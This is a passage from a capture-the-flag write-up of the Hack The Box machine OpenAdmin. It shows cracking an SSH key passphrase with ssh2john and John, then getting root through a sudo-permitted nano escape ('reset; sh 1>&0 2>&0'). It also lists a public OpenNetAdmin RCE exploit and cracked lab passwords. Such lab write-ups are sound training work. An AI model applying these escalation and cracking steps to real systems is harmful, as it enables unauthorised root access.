
The key is not free to use, it is passphrase-protected. ssh2john turns it into a crackable hash and John opens it in two seconds:
chmod 600 /tmp/joanna_rsa
ssh -i /tmp/joanna_rsa joanna@localhost
Flag first:

9. Root: nano, and the shell I did not see
LinPEAS already showed the sudoers drop-in; sudo -l as joanna confirms it:

Worth stating plainly what this rule does and does not pin. Sudo matches the command line exactly, so sudo /bin/nano with no argument and sudo /opt/priv, which is not an allowed binary at all, both bounce to a password prompt. Only the full sudo /bin/nano /opt/priv passes. And the pin holds the command line, not nano itself: once root nano is open, Ctrl+R will read any file on the box, /root/root.txt included.
/opt/priv is empty. It is just the argument nano is pinned to. The GTFOBins escape is the textbook move here: Ctrl+R, Ctrl+X, then reset; sh 1>&0 2>&0.

Honest sequence note, discovered later: it looked like the escape failed. The command fired and the screen showed nothing new, so I wrote it off and moved to reading the flag through Ctrl+R instead. It had not failed. nano redrew the terminal and the root shell had landed underneath; the next keystrokes were going into sh.

Solved. Lesson filed: when a nano, less or vim escape "does nothing", type whoami before deciding. The shell may be there behind the redraw.
References
- sec-it/OpenNetAdmin-RCE: public exploit for ONA 18.1.1 unauthenticated RCE (EDB-47691)
- OpenNetAdmin: the affected application (v18.1.1)
- Penelope: reverse shell listener and PTY upgrade (port 31)
- LinPEAS: Linux privesc enumeration
- CrackStation: unsalted MD5 lookups (guest/test, admin/admin) and the SHA-512 gate miss
- GTFOBins: nano: sudo nano shell and read escape reference
- 0xdf, HTB OpenAdmin: cross-check for the internal vhost path and password recovery
- John the Ripper with ssh2john: SSH key passphrase crack (bloodninjas)